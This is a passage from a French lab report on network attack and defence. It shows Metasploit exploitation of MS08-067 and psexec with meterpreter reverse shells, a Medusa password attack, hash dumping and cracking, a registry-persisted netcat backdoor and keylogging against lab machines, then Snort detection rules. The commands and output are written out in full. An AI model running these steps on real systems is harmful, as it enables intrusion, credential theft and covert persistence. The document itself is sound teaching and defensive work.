   windows/dllinject/bind_tcp                             normal  Reflective DLL Injection,
   windows/dllinject/reverse_http                         normal  Reflective DLL Injection,
   windows/dllinject/reverse_ipv6_http                    normal  Reflective DLL Injection,
```

Figure 51 : recherche du payload

Dans ce cas-ci, le payload choisi est **windows/meterpreter/reverse_tcp (**lancé avec la commande **set payload windows/meterpreter/reverse_tcp**). Il permet d'ouvrir un port sur la machine cible et de le lier à un module de metasploit appellé **Meterpretrer**. Celui-ci est muni de pleins d'options permettant d'interagir avec la machine cible.

Après le choix du payload, on peut vérifier si toutes les informations nécessaires à l'attaque sont disponibles avec la commande **show options** (*figure 52*).

```
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Figure 52 : informations sur les paramètres d'attaque

Ici le champ LHOST (donne l'adresse IP du serveur Metasploit auquel le shell du PC de la victime va se connecter) est manquant. L'attaquant le configure avec l'adresse IP de sa machine: **set LHOST 192.168.0.128.** Le port d'accès au LHOST est laissé à **4444** comme indiqué dans la figure (on pouvait le modifier avec l'option LPORT). Ensuite l'adresse IP de la machine cible est renseignée avec **set RHOST 192.168.0.10.** Le port de la machine cible est le **445**. C'est le port du service qui est ciblé par la vulnérabilité (service SMB). Ces informations fournies suffisent pour effectuer l'attaque. On déclenche l'exploitation avec la commande **exploit** (*figure 53*).

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - No Service Pack - lang:Unknown
[*] Selected Target: Windows 2003 SP0 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.0.10
[*] Meterpreter session 1 opened (192.168.0.128:4444 -> 192.168.0.10:1064) at 2013-07-10 2

meterpreter > shell
Process 3144 created.
Channel 1 created.
Microsoft Windows [version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Figure 53 : déclenchement de l'attaque

La *figure 53* nous montre qu'on a accès à la ligne de commande de Windows (**cmd.exe**) en tapant la commande **shell** au niveau de meterpreter. On peut vérifier l'adresse IP de la cible avec **ipconfig**,

ceci prouvant la réussite de l'intrusion.




Figure 54 : accès à la ligne de commande de Windows

IV.3.3. L'attaque par dictionnaire

Une autre alternative d'attaque consiste à chercher un identifiant/mot de passe valide du serveur. Pour cela, l'attaquant décide d'utiliser l'attaque par dictionnaire (avec le login administrateur) ciblant le service SMB de la machine distante. Ceci va consister à utiliser des combinaisons de mot de passe se trouvant dans un fichier texte afin de forcer l'accès au serveur.

L'outil utilisé est **Medusa**. L'attaquant recherche sur internet des sites hébergeant des fichiers contenant une liste de mots de passe appelée "**wordlist**" et le fourni en entrée de **Medusa** avec la commande **medusa –h 192.168.0.10 –u administrateur –P passwords.txt –e ns –M smbnt** (*figure 55*).




Figure 55 : lancement de l'attaque par dictionnaire

L'option **–P** permet de fournir le fichier de mots de passe **password.txt** en entrée. L'option **–e ns** permet de vérifier si le mot de passe est vide ou est le même que l'identifiant "**administrateur**". L'option **–M** ici indique que c'est le module **smbnt** ciblant le protocole smb qui est utilisé. Après

quelques minutes (durée relative à la complexité du mot de passe), on obtient le mot de passe "**simusec**" comme l'indique la *figure 56* ci-dessous.




Figure 56 : obtention du mot de passe du compte administrateur

Grâce aux données d'authentification acquises, on peut alors se connecter à la ligne de commande de la machine cible en utilisant un outil de Metasploit appelé "**psexec**". Celui-ci permet d'exécuter des commandes à distance vers les machines Windows, de transférer des fichiers etc… en utilisant le protocole ***SMB***. On lance Metasploit par la commande **msfconsole.** La recherche de l'utilitaire **psexec** se fait avec la commande **search psexec** (*figure 57*).



Figure 57 : recherche du module psexec au niveau de metasploit

On le sélectionne avec **use exploit/windows/smb/psexec**. On sélectionne le payload de meterpreter à charger dans windows avec **set payload windows/meterpreter/reverse_tcp**, celui-ci étant transféré et exécuté sur la cible avec l'utilitaire **psexec**. On paramètre l'hôte local de la connexion avec lequel la connexion sera établi (la machine de l'attaquant) avec **set LHOST 192.168.0.128** et le port local avec **set LPORT 443**, la machine cible avec **set RHOST 192.168.0.10**, l'identifiant avec **set SMBuser administrateur**, le mot de passe avec **set SMBpass simusec** (*figure 58*).

```
msf > use exploit/windows/smb/psexec
msf  exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(psexec) > set LHOST 192.168.0.128
LHOST => 192.168.0.128
msf  exploit(psexec) > set RHOST 192.168.0.10
RHOST => 192.168.0.10
msf  exploit(psexec) > set LPORT 443
LPORT => 443
msf  exploit(psexec) > set SMBuser administrateur
SMBuser => administrateur
msf  exploit(psexec) > set SMBpass simusec
SMBpass => simusec
```

Figure 58 : paramétrage de psexec

L'attaquant lance alors la connexion avec la commande **exploit**.

```
msf  exploit(psexec) > exploit

[*] Started reverse handler on 192.168.0.128:443
[*] Connecting to the server...
[*] Authenticating to 192.168.0.10:445|WORKGROUP as user 'administrateur'..
[*] Uploading payload...
[*] Created \eSoKjRZk.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.0.
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.0.10
[*] Obtaining a service manager handle...
[*] Creating a new service (TTOiMDkW - "MKnIODnNihpeu")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \eSoKjRZk.exe...
[*] Sending stage (752128 bytes) to 192.168.0.10
[*] Meterpreter session 1 opened (192.168.0.128:443 -> 192.168.0.10:1039) a

meterpreter >
```

Figure 59 : accès à la machine cible par psexec

L'attaquant a accès à la machine par le module Meterpreter (*figure 59*) et peut alors démarrer l'étape de consolidation.

IV.3.4.La phase post attaque (consolidation)

Ceci se passe au moment où l'attaquant a réussi à s'introduire sur la machine cible en utilisant l'attaque par exploitation ou par brute force précédemment effectuée.

IV.3.4.a. Elévation de privilèges

Malgré que l'attaquant soit connecté en tant qu'administrateur, il peut élever ses privilèges au plus haut niveau c'est-à-dire le compte **system**. Pour cela il peut simplement taper la commande **getsystem** (*figure 60*).

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: AUTORITE NT\SYSTEM
```

Figure 60 : élevation de privilèges

La commande **getuid** permet de confirmer qu'il a basculé vers le compte **system** (AUTORITE NT\SYSTEM).

IV.3.4.b. Parcour du système de fichier

L'attaquant a une palette d'options qui lui permettent de manipuler le système de fichier et recueillir les éléments jugés importants. Meterpreter a les même options de manipulation de fichier que la ligne de commande Windows mais a aussi la possibilité de télécharger directement les fichiers de la cible avec la commande **download** ou de copier un fichier vers la cible avec la commande **upload.** Il peut directement accéder à la ligne de commande avec la commande **shell** afin de lancer des commandes propres à Windows.

IV.3.4.c. Récupération et craquage des mots de passe

Elle consiste à obtenir les hash de mots de passe (d'accès au serveur) stockés sur le serveur et à les craquer. En effet la plupart des utilisateurs utilisent le même mot de passe pour se connecter aux services ou aux machines auxquels ils ont accès. D'où un mot de passe utilisé par un client pour accéder au serveur peut être le même que celui qu'il utilise pour accéder à sa propre machine. En récupérant et en craquant les identifiants/mots de passe stockés sur le serveur, on peut alors les réutiliser pour tenter d'accéder aux machines clientes (avec de fortes probabilités d'accès valide). La récupération des hash peut être possible avec la commande **hashdump** de **meterpreter** (*figure 61*).

```
meterpreter > hashdump
Administrateur:500:74585c4497c3b1e3aad3b435b51404ee:c9ec724a26e0ffb646003a6111
client1:1012:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
client2:1013:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
client3:1018:eb04d82db4d900320a59cda5244689be:bdf49a0b67d44a312ebbfa5b82a928fd
compteftp:1008:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b758
Invit?:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
IUSR_KOKO-FQFS80C20J:1015:b1620bbb944da9564323b4db96da930d:ab946b2f22a006e3581
IWAM_KOKO-FQFS80C20J:1017:45885ca06733a33d5c61381f6a9c93a6:3d2338909c357b8bcdb
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:f14bc0dc7a2db242740b89f
```

Figure 61 : récupération des hash de mot de passe

La liste de hash ci-dessus est copiée dans un fichier **pass.txt** et fournie en entrée de l'outil **john the ripper** avec la commande **/pentest/passwords/john/john pass.txt**. **John the ripper** va alors tenter de craquer les mots de passe par la méthode itérative.

```
root@bt:~# /pentest/passwords/john/john pass.txt
Warning: detected hash type "lm", but the string is also recogni
Use the "--format=nt" option to force loading these as that type
Warning: detected hash type "lm", but the string is also recogni
Use the "--format=nt2" option to force loading these as that typ
Loaded 15 password hashes with no different salts (LM DES [128/1
Remaining 12 password hashes with no different salts
ENT              (client3:2)
PASSWOR          (compteftp:1)
PASSWOR          (client2:1)
PASSWOR          (client1:1)
D                (compteftp:2)
D                (client2:2)
D                (client1:2)
PASSCLI          (client3:1)
```

Figure 62 : craquage des hash de mot de passe

Les hash de mots de passe sont en format LM hash (format de stockage de base des mots de passe sous windows 2003/XP), caractérisés par une longueur maximale de 14 caractères dont les 7 premiers caractères et des 7 derniers caractères sont chiffrés séparément. C'est la raison pour laquelle on observe la division en deux parties des mots de passe recueillis par l'utilitaire **john** (*figure 62*). L'attaquant teste ces mots de passe sur la machine cliente en utilisant le login "**administrateur**". Avec Medusa, il constate que le mot de passe **passclient** est valide pour le compte **administrateur** comme l'indique la *figure 63*. Il a alors un accès à la machine cliente.

```
root@bt:~# medusa -h 192.168.0.11 -u administrateur -p passclient -e ns -M smbnt
Medusa v2.1.1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [smbnt] Host: 192.168.0.11 (1 of 1, 0 complete) User: administrateur (1 of 1,
ACCOUNT CHECK: [smbnt] Host: 192.168.0.11 (1 of 1, 0 complete) User: administrateur (1 of 1,
mplete)
ACCOUNT CHECK: [smbnt] Host: 192.168.0.11 (1 of 1, 0 complete) User: administrateur (1 of 1,
te)
ACCOUNT FOUND: [smbnt] Host: 192.168.0.11 User: administrateur Password: passclient [SUCCESS]
```

Figure 63 : test du mot de passe (récupéré sur le serveur) sur la machine cliente

IV.3.4.d. Mise en place d'une porte dérobée (backdoor) persistante

Afin de pérenniser l'accès à la cible, l'attaquant déploie une **porte dérobée** qui se lance automatiquement à chaque démarrage du système. Elle est basée sur l'outil **netcat**.

```
meterpreter > upload /pentest/windows-binaries/tools/nc.exe C:\\windows\\system32
[*] uploading  : /pentest/windows-binaries/tools/nc.exe -> C:\windows\system32
[*] uploaded   : /pentest/windows-binaries/tools/nc.exe -> C:\windows\system32\nc.exe
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v
 nc -d 'C:\windows\system32\nc.exe -Ldp 455 -e cmd.exe'
Successful set nc.
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\software\microsoft\windows\currentversion\run

  Values (5):

        VMware Tools
        VMware User Process
        EasyPHP
        UserFaultCheck
        nc
```

Figure 64 : procédure de mise en place d'une porte dérobée

Ici l'attaquant transfère l'exécutable de **netcat** (**nc**) vers le dossier "**system32**" du serveur avec la commande (de Meterpreter) **upload /pentest/windows-binaries/tools/nc.exe C:\\windows\\system32**. Ensuite il modifie la partie du registre qui indique les applications devant démarrer automatiquement lors du lancement du système. Ceci consiste à intégrer la commande **C:\windows\system32\nc.exe -Ldp 455 -e cmd.exe** parmi ces applications. L'option **–Ldp** indique d'ouvrir le port 445 et de façon furtive, l'option **–e** donne accès à la ligne de commande du système (**cmd.exe**) lors de la connexion au port 445. Ainsi la modification du registre destinée à lancer automatiquement la commande précédente se fait par la commande **reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run –v nc -d 'C:\windows\system32\nc.exe -Ldp 455 -e cmd.exe'**. Pour vérifier la bonne modification du registre on tape la commande **reg enumkey –k HKLM\\software\\microsoft\\windows\\currentversion\\run** (*figure 64*). On constate que netcat est présent (**nc**). Une porte dérobée est alors en place et l'attaquant peut se

reconnecter à tout moment au serveur sans se faire repérer avec la commande **nc –v 192.168.0.10 455** (*figure 65*).




Figure 65 : accès à la ligne de commande de Windows

IV.3.4.e. La mise en place de dispositifs d'écoute: cas du keylogger

L'attaquant peut décider d'enregistrer les activités des utilisateurs en lançant sur Meterpreter la commande **keyscan_start** capable de capturer la saisie du clavier. Ensuite il affiche le texte capturé avec la commande **keyscan_dump** (*figure 66*).




Figure 66 : aperçut du texte saisi sur la machine cible par son utilisateur

V. Mise en place des dispositifs de défense sur la plateforme

V.1. L'IDS Snort

Dans cette partie nous allons expliquer comment faire fonctionner SNORT comme un détecteur d'intrusions (IDS). SNORT est un système de détection d'intrusions réseau en Open Source, capable d'effectuer l'analyse du trafic en temps réel. On l'utilise en général pour détecter une variété d'attaques et de scans tels que des débordements de tampons, des scans de ports furtifs, des attaques CGI, des scans SMB, des tentatives d'identification d'OS, et bien plus.

Après l'installation du Snort et de ses différents composants dont les procédures ont été expliquées plus haut, nous allons à présent passer à la configuration du Snort comme détecteur d'intrusions c'est-à-dire que le Snort nous permettra d'analyser le trafic en temps réel.

Tout d'abord nous allons lancer le Snort en mode sniffer. C'est le mode basic il permet de lire et afficher à l'écran les paquets TCP/IP circulant dans le réseau. A parti de l'analyse des paquets générés lors d'une phase de test d'un scenario d'attaque, nous pourront définir des règles pour détecter d'éventuelles futures attaques de même types ou bien contenant les mêmes signatures.

V.1.1.Détection d'intrusion : cas du buffer overflow

Tout d'abord, comme indiqué plus haut, nous allons exécuter pour une première fois le scénario de l'attaque par buffer overflow pour pouvoir recueillir la trace d'une telle attaque à partir du snort que nous lançons en mode sniffer.

Voici la commande exécutée sur la machine Ubuntu pour lancer le Snort en mode ***sniffer*** :

```
# sudo snort –v
```

Cette commande permet d'exécuter et afficher les entêtes des paquets TCP/IP.

```
koko@koko-virtual-machine:~$ sudo snort -v
[sudo] password for koko:
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "eth0".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.2 IPv6 GRE (Build 78)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-t
eam
           Copyright (C) 1998-2011 Sourcefire, Inc., et al.
           Using libpcap version 1.1.1
           Using PCRE version: 8.12 2011-01-15
           Using ZLIB version: 1.2.3.4

Commencing packet processing (pid=3473)
```

Figure 67 : Lancement de snort en mode sniffer

Nous obtenons particulièrement la trace suivante :

```
09/03-15:16:29.429183 192.168.0.128:4444 -> 192.168.0.10:1067
TCP TTL:64 TOS:0x0 ID:20249 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xD5FFBF6  Ack: 0xD5F10F0D  Win: 0x7D78  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/03-15:16:29.429340 192.168.0.128:4444 -> 192.168.0.10:1067
TCP TTL:64 TOS:0x0 ID:20250 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xD6001AA  Ack: 0xD5F10F0D  Win: 0x7D78  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/03-15:16:29.429458 192.168.0.10:1067 -> 192.168.0.128:4444
TCP TTL:128 TOS:0x0 ID:25458 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xD5F10F0D  Ack: 0xD6001AA  Win: 0xFAF0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/03-15:16:29.429963 192.168.0.128:4444 -> 192.168.0.10:1067
TCP TTL:64 TOS:0x0 ID:20251 IpLen:20 DgmLen:1500 DF
```

Figure 68 : informations sur les paquets capturés

Analyse des traces

Dans ce scenario nous avons d'abord essayé d'analyser le contenu total des paquets, mais nous avons remarqué que les paquets sont très volumineux et deux paquets distincts n'ont pas le même contenu. De ce fait il sera plus judicieux d'analyser les entêtes. C'est pour cela que nous avons utilisé l'option **-v** à la place de **–vd** qui permet d'exécuter SNORT et d'afficher tout le paquet TCP/IP (entête et données).

L'analyse des paquets nous donne les informations suivantes :

- ✓ la date et l'heure de l'attaque,
- ✓ l'adresse IP de la source : ici 192.168.0.128

- ✓ le port à partir duquel l'attaque a été lancé : ici 4444
- ✓ le type des paquets : TCP
- ✓ le **TTL** : Cette règle d'option est utilisée pour fixer la valeur **time-to-live** à tester. Le test effectué est réussi seulement s'il y a correspondance exacte. Cette option était destinée à être utilisée pour détecter les tentatives de trace route (égal ici à 64)
- ✓ le **TOS** : **Type Of Service**, indiquant le champ TOS de l'entête IP du paquet. Le test effectué est réussi seulement sur une correspondance exacte. Ici sa valeur est de 0x0.
- ✓ L'**ID** : Cette option est utilisée pour tester une correspondance exacte dans le champ ID de fragment de l'entête IP. Quelques programmes de pirates (et d'autres programmes) fixent ce champ spécifiquement pour différents besoins, par exemple la valeur 31337 est très populaire avec certains pirates. Ceci peut être retourné contre eux en mettant en place une simple règle pour tester ceci.
- ✓ IpLen : désigne la partie longueur de l'entête IP , égal ici à 20
- ✓ Dgmlen : désigne la longueur du datagramme, égal ici 1500
- ✓ Seq : cette option teste le champ TCP de numéro de séquence pour une valeur spécifique. Elle se réfère aux numéros de séquence TCP. Essentiellement, il détecte si le paquet a un numéro de séquence statique fixé, et donc plutôt peu utilisé.
- ✓ Ack : cette option se réfère au champ d'acquittement de l'entête TCP. Cette règle a un rôle pratique: détecter les pings TCP NMAP. Un ping TCP NMAP fixe ce champ à zéro et envoie un paquet avec le drapeau ACK TCP pour déterminer si un système réseau est actif.
- ✓ Win : désigne un autre aspect de la taille de la fenêtre TCP, ici 0x7d78
- ✓ TcpLen : tcp length, vaut ici 20

Définition de la règle

A partir de cette analyse, nous pouvons définir une règle de telle sorte que, dans le futur, tout paquet transitant sur le réseau avec les mêmes options que ceux analysés, déclenche des alertes pour montrer que l'attaque du buffer overflow est en cour sur le réseau.

Voici la règle que nous allons écrire :

```
alert tcp 198.168.0.128 any -> 192.168.0.10 445 (msg:"ALERT BUFFER OVERFLOW"; flow:established,to_server; content:"|00|"; depth:1; content:"|FF|SMBu"; within:5; distance:3; classtype:protocol-command-decode; sid:1000009; rev:7;)
```

Cette règle stipule que, tout paquet TCP avec les options suivantes :

- **Adresse source** : 192.168.0.128,
- **Numéro de port source** : any (c'est-à-dire tout numéro de port),
- **Adresse de destination** : 192.168.0.10,
- **Numéro de port de destination** : 445,
- **flow** : established,to_server (les paquets en direction d'un server (to_server) via une session TCP etablie (etablished)),
- **contenant les chaines** : "|00|"(caractère hexadecimal 00) et "|FF| (caractère hexadecimal FF) SMBu",
- **classtype : protocol-command-decode** déclenchera une alerte sur la machine Ubuntu sous forme de message dans le fichier **alert** du répertoire **/var/log/snort** avec comme contenu : "ALERT BUFFER OVERFLOW",

Configuration du fichier snort.conf

Cette règle doit être sauvegardée dans un fichier d'extension **.rules** (exemple : attakbovf.rules) dans le répertoire /etc/snort/rules. Ensuite il faudra ajouter dans le fichier snort.conf (en bas, dans la partie **#step7 : costumize your rule set**) la ligne suivante :

```
Include $RULE_PATH/attakbovf.rules
```

Visualisation des alertes

Les configurations étant faites nous pouvons à présent lancer le Snort en mode IDS. Pour cela voici la commande à exécuter :

```
$ sudo snort –u snort –c /etc/snort/snort.conf –A console
```

Cela veut dire que Snort est lancé avec l'utilisateur **snort** (créé plus haut lors de la mise en place) et vas charger la configuration stockée dans le fichier **/etc/snort/snort.conf**. L'option **–A** indique que nous utilisons le mode **alert** avec comme paramètre <**console**> c'est-à-dire que les alertes peuvent directement être visualisées à l'écran.

Le Snort est ainsi lancé et voici au final ce que la commande affiche :




Figure 69 : mode IDS de snort

A partir de là, nous pouvons à nouveau tester l'attaque du buffer overflow. Cette fois, l'attaque déclenchera automatiquement des alertes qui pourront être visualisées sur l'écran. Voici un aperçu des alertes :




Figure 70 : Alerte sur l'attaque par buffer overflow

V.1.2. Détection d'intrusion : cas du man in the middle par l'ARP spoofing

Pour ce scénario, nous allons procéder de la même manière que pour l'attaque du Buffer Over Flow.

Définition de la règle

Les protocoles utilisables au niveau des règles sont les protocoles ICMP, TCP, IP et UDP, le protocole ARP n'étant pas pris en compte. Dans ce cas pour pouvoir générer des alertes en cas d'attaques de ce type, il faut utiliser les préprocesseurs de snort notamment **l'arpspoof preprocessor**. Ce dernier permet de détecter des anomalies dans les trames ARP. Spécifiquement, il permet entre autre :

- Pour toute requête ARP, lorsque l'adresse MAC source (celle contenue au niveau du paquet) est différente de l'adresse MAC de l'expéditeur (celle associée à l'adresse IP source), une alerte est générée.
- Pour toute réponse ARP, l'adresse MAC source est comparée à l'adresse MAC de l'expéditeur. De même, l'adresse MAC du destinataire est aussi comparée à l'adresse MAC du receveur du paquet. Une alerte est ainsi générée en cas d'anomalie.
- Pour les requêtes ARP unicast, si l'adresse MAC de destination n'est pas celle du broadcast, une alerte est générée.
- Dans le cache ARP du Snort, des couples adresse_MAC/adresse_IP peuvent être renseignés. Le préprocesseur pourra comparer ces couples aux informations contenues dans les paquets ARP. En cas d'anomalies, des alertes seront générées.

Les règles associées aux préprocesseurs de **Snort** sont regroupées dans le fichier **preproc_rules/preprocessor.rules.**

Voici un aperçu de la partie concernée par l'**arpspoof preprocessor :**

```
alert ( msg: "ARPSPOOF_UNICAST_ARP_REQUEST"; sid: 1; gid: 112; rev: 1;
metadata: rule-type preproc ; classtype:protocol-command-decode; )
alert ( msg: "ARPSPOOF_ETHERFRAME_ARP_MISMATCH_SRC"; sid: 2; gid: 112;
rev: 1; metadata: rule-type preproc ; classtype:bad-unknown; )
alert ( msg: "ARPSPOOF_ETHERFRAME_ARP_MISMATCH_DST"; sid: 3; gid: 112;
rev: 1; metadata: rule-type preproc ; classtype:bad-unknown; )
